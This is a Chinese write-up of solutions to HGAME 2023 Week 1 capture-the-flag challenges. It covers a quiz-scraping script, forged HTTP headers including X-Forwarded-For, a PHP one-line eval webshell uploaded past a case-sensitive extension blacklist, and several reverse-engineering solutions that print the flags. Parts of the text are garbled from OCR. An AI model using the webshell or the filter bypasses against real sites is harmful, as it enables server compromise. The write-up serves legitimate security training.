7 with open('member.json') as f:
8     member = json.load(f)
9
10 cookies = {}
11 answer = ''
12 score = 0
13 url = "你的靶机地址"
14 cookies['session'] = '从F12中复制session的值'
15
16 while score < 100:
17     # 请求getQuestion接口
18     res = requests.get(url + "/api/getQuestion", cookies=cookies)
19     rs = json.loads(res.text)
20     print("[+] getQuestion: " + res.text)
21
22     # 匹配对应的ID
23     for i in member:
24         if i['intro'] == rs['message']:
25             answer = i['id']
26             break
27
28     # 请求verifyAnswer接口
29     data = {'id': answer}
30     res = requests.post(url + "/api/verifyAnswer", cookies=cookies, data=data)
31     rs = json.loads(res.text)
32     print("[*] Result: " + rs['message'])
33     cookies['session'] = res.cookies['session']
34
35     # 请求getScore接口
36     res = requests.get(url + "/api/getScore", cookies=cookies)
37     rs = json.loads(res.text)
38     score = rs['message']
39     print("[*] Score: " + str(rs['message']))
```

发现在请求100次后Score的返回就是Flag了， `hgame{Guess_who_i_am^Happy_Crawler}`

```

ratches and Consoles 27
28     # 请求verifyAnswer接口
29     data = {'id': answer}
30     res = requests.post(url + "/api/verifyAnswer", cookies=cookies, data=data)
31     rs = json.loads(res.text)
32     print("[*] Result: " + rs['message'])
33     cookies['session'] = res.cookies['session']
34
35     # 请求getScore接口
36     res = requests.get(url + "/api/getScore", cookies=cookies)
37     rs = json.loads(res.text)
38     score = rs['message']
39     print("[*] Score: " + str(rs['message']))

while score < 100

exp ×
[*] Result: Correct answer!
[*] Score: 97
[+] getQuestion: {"message":"14 级 / Web 🎯 / 杭电江流儿 / 自走棋主教守门员"}
[*] Result: Correct answer!
[*] Score: 98
[+] getQuestion: {"message":"20 级 / Web / 还在努力"}
[*] Result: Correct answer!
[*] Score: 99
[+] getQuestion: {"message":"20级 / Crypto / 摸鱼学代师"}
[*] Result: Correct answer!
Traceback (most recent call last):
File "/home/ek1ng/Workspace/Projects/HGAME_2023/HGAME2023-Web/Week1/Guess Who I Am/exp/exp.py", line 16, in <module>
    while score < 100:
TypeError: 'int' object is not iterable
[*] Score: hgame{Guess_who_i_am^Happy_Crawler}

```

Become A Member

几个常规的HTTP考点+请求数据构造

应该不会难到大家吧 (x)

flag: hgame{H0w_ArE_Y0u_T0day?}

- 首先题目提示身份证明 (Cute-Bunny) , 尝试 User-Agent
- Vidar的邀请码 (code) , 可以看一开始的http请求头当中有一个 Set-Cookie: code=guest , 将 guest 修改为 Vidar 即可
- 来自 bunnybunnybunny.com 的申请, 提示了请求来源, 将 referer 的值修改为 bunnybunnybunny.com
- 最后一个是本地请求, 这个比较常见, 添加 X-Forwarded-For: 127.0.0.1 的请求头即可
- 然后给了 password 和 username , 按正常的json数据格式发请求数据即可 (注意需要指定 Content-Type 为 application/json , 请求方式是 GET)

ps: 携带请求body不一定要指定POST的请求方式

最后附上一张完整的请求图 (工具: Burpsuite,其他工具也可以)

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn 

1 × +     Target: <http://week-1.hgame.lwsec.cn:30751>  HTTP/1 

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET / HTTP/1.1			-51.6.26.9-100.2,24.611.8-39.7		
2 Host: week-1.hgame.lwsec.cn:30751			c35.9.1.6,59.7-2.9,70.8-13.6c8.9-8.6,11.1-22.9.1		
3 Cache-Control: max-age=0			3.5-39.6c6.3-42,14.8-99.4,141.4-99.4h41L333,166c		
4 Upgrade-Insecure-Requests: 1			-12.6,16-45.4,68.2-31.2,96.2		
5 User-Agent: Cute-Bunny			c9.2,18.3,41.5,25.6,91.2,24.211.1,39.8C390.5,326		
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			.2,387.1,326.3,383.8,326.3z" />		
7 Accept-Encoding: gzip, deflate			</g>		
8 Accept-Language: en-US,en;q=0.9			</svg>		
9 Cookie: code=Vidar			<h1>		
10 Connection: close			hgame{H0w_ArE_Y0u_T0day?}		
11 Referer: bunnybunnybunny.com			</h1>		
12 X-Forwarded-For: 127.0.0.1			</div>		
13 Content-Type: application/json			<div>		
14 Content-Length: 51			<svg class="waves" xmlns="http://www.w3.org/2000/svg" x="0" y="0" width="100%" height="100%" viewBox="0 0 100% 100%" preserveAspectRatio="none" shape-rendering="auto">		
15			<defs>		
16 {			<path id="gentle-wave" d="M-160 44c30 0 58-18 88-18s 58 18 88 18 58-18 88-18 58 18 88 18 v44h-352z" />		
"username": "luckytoday",			</defs>		
"password": "happy123"			<g class="parallax">		
}			<use xlink:href="#gentle-wave" x="48" y="0" fill="rgba(255,255,255,0.7)" />		
17			<use xlink:href="#gentle-wave" x="48" y="3" fill="rgba(255,255,255,0.5)" />		
18			<use xlink:href="#gentle-wave" x="48" y="5" fill="rgba(255,255,255,0.3)" />		
			<use xlink:href="#gentle-wave" x="48" y="7" fill="#fff" />		
			</g>		

②     Search... 0 matches     Search... 0 matches

Done 2,324 bytes | 33 millis

关于Content-Type: <https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/Content-Type>

<https://blog.csdn.net/baichoufei90/article/details/84030479>

Show Me Your Beauty

文件上传

flag: hgame{Unsave_F1L5_SYS7em_UPLOad!}


这个文件上传可能会有一点点难

首先，题目提示了我们可以上传图片文件，且站点是用php写的，结合一般的ctf文件上传题目，我想大家都应该有了一个大致的思路

前端的 `post()` 函数对文件的后缀进行了检查

```
1 if (!/\.(?:jpg|png|gif)$/.test(ext)) {
2     alert("Invalid file extensions!");
```

```
3     return false;
4 }
5 // 只允许jpg,png,gif的文件
```



当然，这个前端也比较好绕，可以先伪造一个内容为php恶意代码（例如php的一句话木马）的文件，将其后缀修改为jpg

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings

1 × + Target: http://week-1.hgame.lwsec.cn:30226 HTTP/1

Request

Pretty Raw Hex

```
1 POST /upload.php HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:30226
3 Content-Length: 216
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryKaDAs1Di5KjAwdNm
8 Origin: http://week-1.hgame.lwsec.cn:30226
9 Referer: http://week-1.hgame.lwsec.cn:30226/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=
MTY3Mjg5NTcwMnxEdi1CQkFFQ180SUFBUKFCRUFBQU9fLUNBQu1HYzNSeWFVNw5
EqTB8QzJOb1IxeHNaVzVuWlvsaoEybHvkQVFQDUQ0R2MzUnlhVzVuREFnQUJuTn
ZiSFpsWkFOcgJuUUVBZ0FBfH46NRtcfmSdvWH9AR9wmnT9Reyvmg2nb9QNEDtIF
009; PHPSESSID=g339sfbaas3q0b7ha7hnqmjnua4
13 Connection: close
14
15 -----WebKitFormBoundaryKaDAs1Di5KjAwdNm
16 Content-Disposition: form-data; name="file"; filename="test.jpg"
"
17 Content-Type: image/jpeg
18
19 <?php
20     @eval($_POST['cmd']);
21 ?>
22 -----WebKitFormBoundaryKaDAs1Di5KjAwdNm--
```

0 matches

Ready

当然还要将后缀改一下，但是经过测试下面几个文件的后缀不允许

```
1 $blacklist = ["php", "phtm", "ini", "htaccess"];
```

师傅们可以多尝试几遍，发现文件后缀的检查是对大小写敏感的，所以可以将后缀改为 **PHP** （也可以是别的）

Burp Suite Professional v2022.11.2 - Temporary Project - licensed to h311ow0r1d

Repeater

Target: http://week-1.hgame.lwsec.cn:30226

Request

```

1 POST /upload.php HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:30226
3 Content-Length: 216
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryKaDAs1Di5KjAwdNm
8 Origin: http://week-1.hgame.lwsec.cn:30226
9 Referer: http://week-1.hgame.lwsec.cn:30226/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=
  MTY3Mjg5NTcwMnxEdi1CQkFFQ180SUFBulkFCRUFBQU9fLUNBQu1HYzNSeWFxNW5
  EQtBBQzJ0b11XeHNaVzVuWlVsa0EybHVkQVFdQuQ0R2MzUnlhVzVuREFnQUJuTn
  ZiSFpsWkFOcGJuUUVBZ0FBfH46NRtcfmSdvWH9AR9wmnf9Reyvmg2nb9QNEDtIF
  009; PHPSESSID=g339sfbaas3qob7ha7hnqmjnu4
13 Connection: close
14
15 -----WebKitFormBoundaryKaDAs1Di5KjAwdNm
16 Content-Disposition: form-data; name="file"; filename="test.PHP"
  "
17 Content-Type: image/jpeg
18
19 <?php
20   @eval($_POST['cmd']);
21 ?>
22 -----WebKitFormBoundaryKaDAs1Di5KjAwdNm--

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 05 Jan 2023 10:54:49 GMT
3 Server: Apache/2.4.51 (Debian)
4 X-Powered-By: PHP/8.1.1
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 94
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 {"json": "Upload Successfully! .\\img\\test.PHP
  5s\u540e\u9875\u9762\u81ea\u52a8\u5237\u65b0"}

```

Done

上述是php常见的一句话木马，直接用蚁剑或其他工具连接就可以了

此外在html表单设置了文件类型的限制（这种其实也是纸老虎

```
1 accept="image/jpg,image/jpeg,image/gif"
```

改一下选项就可以啦

Name	Size	Type	Modified
deploy			22 Dec 2022
node_modules			11 Dec 2022
test.jpg	34 bytes	Image	Sat
web_template			22 Dec 2022

所有支持的类型 ▾

Reverse

test_your_ida



考点：ida的基本使用

ida打开即可看到flag

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char Str1[24]; // [rsp+20h] [rbp-18h] BYREF
4
5     sub_140001064("%10s");
6     if ( !strcmp(Str1, "r3ver5e") )
7         sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
8     return 0;
9 }
```

想体验一下逆向的快感的话也可以分析一下代码逻辑，是个字符串的比较，打开程序输入r3ver5e即可得到flag。

easyasm



考点：异或，x86 汇编

从ida里直接复制出来的汇编，嫌看着丑可以用vscode打开，然后装个assembly插件就可以有代码高亮

```

1 ; void __cdecl enc(char *p)
2 .text:00401160 _enc          proc near             ; CODE XREF: _main+1B↑p
3 .text:00401160
4 .text:00401160 i            = dword ptr -4
5 .text:00401160 Str          = dword ptr 8
6 .text:00401160
7 .text:00401160              push    ebp
8 .text:00401161              mov     ebp, esp
9 .text:00401163              push    ecx
10 .text:00401164             mov     [ebp+i], 0
11 .text:00401168             jmp    short loc_401176
12 .text:0040116D ; -----
13 .text:0040116D
14 .text:0040116D loc_40116D:           ; CODE XREF: _enc+3B↓j
15 .text:0040116D              mov     eax, [ebp+i]
16 .text:00401170              add     eax, 1
17 .text:00401173              mov     [ebp+i], eax
18 .text:00401176
19 .text:00401176 loc_401176:           ; CODE XREF: _enc+B↑j
20 .text:00401176              mov     ecx, [ebp+Str]
21 .text:00401179              push   ecx           ; Str
22 .text:0040117A              call   _strlen
23 .text:0040117F              add    esp, 4
24 .text:00401182              cmp    [ebp+i], eax
25 .text:00401185              jge    short loc_40119D
26 .text:00401187              mov    edx, [ebp+Str]
27 .text:0040118A              add    edx, [ebp+i]
28 .text:0040118D              movsx eax, byte ptr [edx]
29 .text:00401190              xor    eax, 33h
30 .text:00401193              mov    ecx, [ebp+Str]
31 .text:00401196              add    ecx, [ebp+i]
32 .text:00401199              mov    [ecx], al
33 .text:0040119B              jmp    short loc_40116D
34 .text:0040119D ; -----
35 .text:0040119D
36 .text:0040119D loc_40119D:           ; CODE XREF: _enc+25↑j
37 .text:0040119D              mov    esp, ebp
38 .text:0040119F              pop    ebp
39 .text:004011A0              retn
40 .text:004011A0 _enc          endp

```

从ida自动识别出来的变量可以知道有个循环变量i，还有个Str，根据偏移可知i是局部变量，Str是参数。因此我们直接看对Str的引用，可发现401176计算了Str的长度，401187获取了Str的地址，并在40118D处用movsx读取了Str[i]，并在401190处做了xor操作最后再写回Str[i]。所以核心加密逻辑就是Str[i]^=0x33。因此把给的输出全部异或一遍0x33即可。

```

1 a=[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3
2 for i in a:
3     print(chr(i^0x33,end=""))

```

代码量不大的话可以用这种方法分析。如果代码量比较大，又追求速度而不是学到东西，可以直接将这段汇编编译，然后用ida逆。



考点：异或、加法

非常简易的加密，ida打开按F5。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3; // rbx
4     __int64 v4; // rax
5     char v5; // al
6     char *v6; // rcx
7     int v8[10]; // [rsp+20h] [rbp-19h]
8     char v9; // [rsp+48h] [rbp+Fh]
9     __int128 v10[3]; // [rsp+50h] [rbp+17h] BYREF
10    __int16 v11; // [rsp+80h] [rbp+47h]
11
12    v8[0] = 167640836;
13    v8[1] = 11596545;
14    v11 = 0;
15    v8[2] = -1376779008;
16    memset(v10, 0, sizeof(v10));
17    v3 = 0i64;
18    v8[3] = 85394951;
19    v8[4] = 402462699;
20    v8[5] = 32375274;
21    v8[6] = -100290070;
22    v8[7] = -1407778552;
23    v8[8] = -34995732;
24    v8[9] = 101123568;
25    v9 = -7;
26    sub_140001064("%50s");
27    v4 = -1i64;
28    do
29        ++v4;
30        while ( *((_BYTE *)v10 + v4) );
31        if ( v4 == 41 )
32        {
33            while ( 1 )
34            {
35                v5 = *(((_BYTE *)v10 + v3) ^ 0x32) - 86;
36                *(((_BYTE *)v10 + v3) = v5;
37                if ( *(((_BYTE *)v8 + v3) != v5) )
38                    break;
39                if ( ++v3 >= 41 )
40                {
41                    v6 = "you are right!";
42                    goto LABEL_8;
43                }
44            }
45            v6 = "wrong!";
46 LABEL_8:
47            sub_140001010(v6);
48        }
49        return 0;
50 }
```

可看出26行的scanf，以及28行对flag长度的验证，以及33行的循环对flag进行加密，最后于37行验证了flag，v8是加密结果。如果看不出来scanf将flag读入到了哪里，可以双击进入26行的函数，再返回main（快捷键esc），再按一次F5，就能自动分析了，这种情况是因为ida的分析策略比较懒。

如果觉得这堆代码看着不顺眼，不好分析，可以对其中的变量修改类型，对着你要修改的变量按快捷键y，输入你要改成的变量类型；以及按n改变量名。比如v10明显是个char数组，但被识别为了int128[3]，所以我们将其改成char[48]。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3; // rbx
4     __int64 v4; // rax
5     char v5; // al
6     char *v6; // rcx
7     char ciphertext[41]; // [rsp+20h] [rbp-19h]
8     char input[48]; // [rsp+50h] [rbp+17h] BYREF
9     __int16 v10; // [rsp+80h] [rbp+47h]
10
● 11     *(_DWORD *)ciphertext = 167640836;
● 12     *(_DWORD *)&ciphertext[4] = 11596545;
● 13     v10 = 0;
● 14     *(_DWORD *)&ciphertext[8] = -1376779008;
● 15     memset(input, 0, sizeof(input));
● 16     v3 = 0i64;
● 17     *(_DWORD *)&ciphertext[12] = 85394951;
● 18     *(_DWORD *)&ciphertext[16] = 402462699;
● 19     *(_DWORD *)&ciphertext[20] = 32375274;
● 20     *(_DWORD *)&ciphertext[24] = -100290070;
● 21     *(_DWORD *)&ciphertext[28] = -1407778552;
● 22     *(_DWORD *)&ciphertext[32] = -34995732;
● 23     *(_DWORD *)&ciphertext[36] = 101123568;
● 24     ciphertext[40] = -7;
● 25     sub_140001064("%50s");
● 26     v4 = -1i64;
● 27     do
● 28         ++v4;
● 29         while ( input[v4] );
● 30         if ( v4 == 41 )
● 31         {
● 32             while ( 1 )
● 33             {
● 34                 v5 = (input[v3] ^ 0x32) - 86;
● 35                 input[v3] = v5;
● 36                 if ( ciphertext[v3] != v5 )
● 37                     break;
● 38                 if ( ++v3 >= 41 )
● 39                 {
● 40                     v6 = "you are right!";
● 41                     goto LABEL_8;
● 42                 }
● 43             }
● 44             v6 = "wrong!";
● 45 LABEL_8:
● 46             sub_140001010(v6);
● 47         }
● 48     return 0;
● 49 }
```

这样就顺眼多了。

ciphertext原本也是个char数组，但是由于编译器优化，在初始化时每4个一组进行初始化，所以你看到原本是int数组，改成char反而看着难受。自己写解密代码的时候可以直接全文复制，他怎么初始化你怎么写就完事了，不用管int怎么转char，在C语言里都一样的。

```
1 int main()
2 {
```

```

3     int v8[11];
4     v8[0] = 167640836;
5     v8[1] = 11596545;
6     v8[2] = -1376779008;
7     v8[3] = 85394951;
8     v8[4] = 402462699;
9     v8[5] = 32375274;
10    v8[6] = -100290070;
11    v8[7] = -1407778552;
12    v8[8] = -34995732;
13    v8[9] = 101123568;
14    v8[10] = -7;
15    char* p = v8;
16    for (int i = 0; i < 41; i++)
17    {
18        putchar((p[i] + 86) ^ 0x32);
19    }
20
21 }

```

encode



考点：简单编码


其实是base16的部分，没有去查表。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4[100]; // [esp+0h] [ebp-1CCh] BYREF
4     char v5[52]; // [esp+190h] [ebp-3Ch] BYREF
5     int j; // [esp+1C4h] [ebp-8h]
6     int i; // [esp+1C8h] [ebp-4h]
7
8     memset(v5, 0, 0x32u);
9     memset(v4, 0, sizeof(v4));
10    sub_4011A0(a50s, (char)v5);
11    for ( i = 0; i < 50; ++i )
12    {
13        v4[2 * i] = v5[i] & 0xF;
14        v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
15    }
16    for ( j = 0; j < 100; ++j )
17    {
18        if ( v4[j] != dword_403000[j] )
19        {
20            sub_401160(Format, v4[0]);
21            return 0;
22        }
23    }
24    sub_401160(aYesYouAreRight, v4[0]);
25    return 0;
26 }

```

看反编译结果很容易看出来，把一个8bit的char用位运算拆成两个4bit的数字，然后开始比较。照着写回去就行。几个麻烦的点在于密文是用int数组存的，这样需要一点点提取数据的技巧，不然会比较难受：双击进去dword_403000，然后按y设置成int数组，再shift+E导出数据：



非常简单粗暴的给他弄回去就行。

```
1 char ch[] = { 8,6,7,6,1,6,13,6,5,6,11,7,5,6,14,6,3,6,15,6,4,6,5,6,15,5,9,6,3,7,1
2 for (int i = 0; i < 50; i++)
3 {
4     putchar(ch[i * 2] + (ch[i * 2 + 1] << 4));
5 }
```

a_cup_of_tea



考点：魔改tea加密

第一道用了标准加密算法的题目，只不过魔改了delta。

其实原附件比新附件要难一点，但是原附件只加密了部分flag并且验证逻辑写错了，此处感谢Crazyman 提醒。于是新放了个简单的。

这道题把反编译结果整理一下长这样：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax
4     const char *v4; // rcx
5     int v6[4]; // [rsp+20h] [rbp-19h] BYREF
6     int Buf2[8]; // [rsp+30h] [rbp-9h] BYREF
7     __int16 v8; // [rsp+50h] [rbp+17h]
8     char input[32]; // [rsp+58h] [rbp+1Fh] BYREF
9     __int128 v10; // [rsp+78h] [rbp+3Fh]
10    __int16 v11; // [rsp+88h] [rbp+4Fh]
11
● 12    Buf2[0] = 778273437;
● 13    memset(input, 0, sizeof(input));
● 14    v11 = 0;
● 15    v10 = 0i64;
● 16    Buf2[1] = -1051836401;
● 17    *(__m128i *)v6 = _mm_load_si128((const __m128i *)&xmmword_1400022B0);
● 18    Buf2[2] = -1690714183;
● 19    Buf2[3] = 1512016660;
● 20    Buf2[4] = 1636330974;
● 21    Buf2[5] = 1701168847;
● 22    Buf2[6] = -1626976412;
● 23    Buf2[7] = 594166774;
● 24    v8 = 32107;
● 25    printf("nice tea!\n> ");
● 26    scanf("%50s", input);
● 27    tea(input, v6);
● 28    tea(&input[8], v6);
● 29    tea(&input[16], v6);
● 30    tea(&input[24], v6);
● 31    v3 = memcmp(input, Buf2, 0x22ui64);
● 32    v4 = "wrong...";
● 33    if ( !v3 )
● 34        v4 = "Congratulations!";
● 35    printf(v4);
● 36    return 0;
● 37 }
```


这下差不多就能看懂了，到tea函数里面是这样的

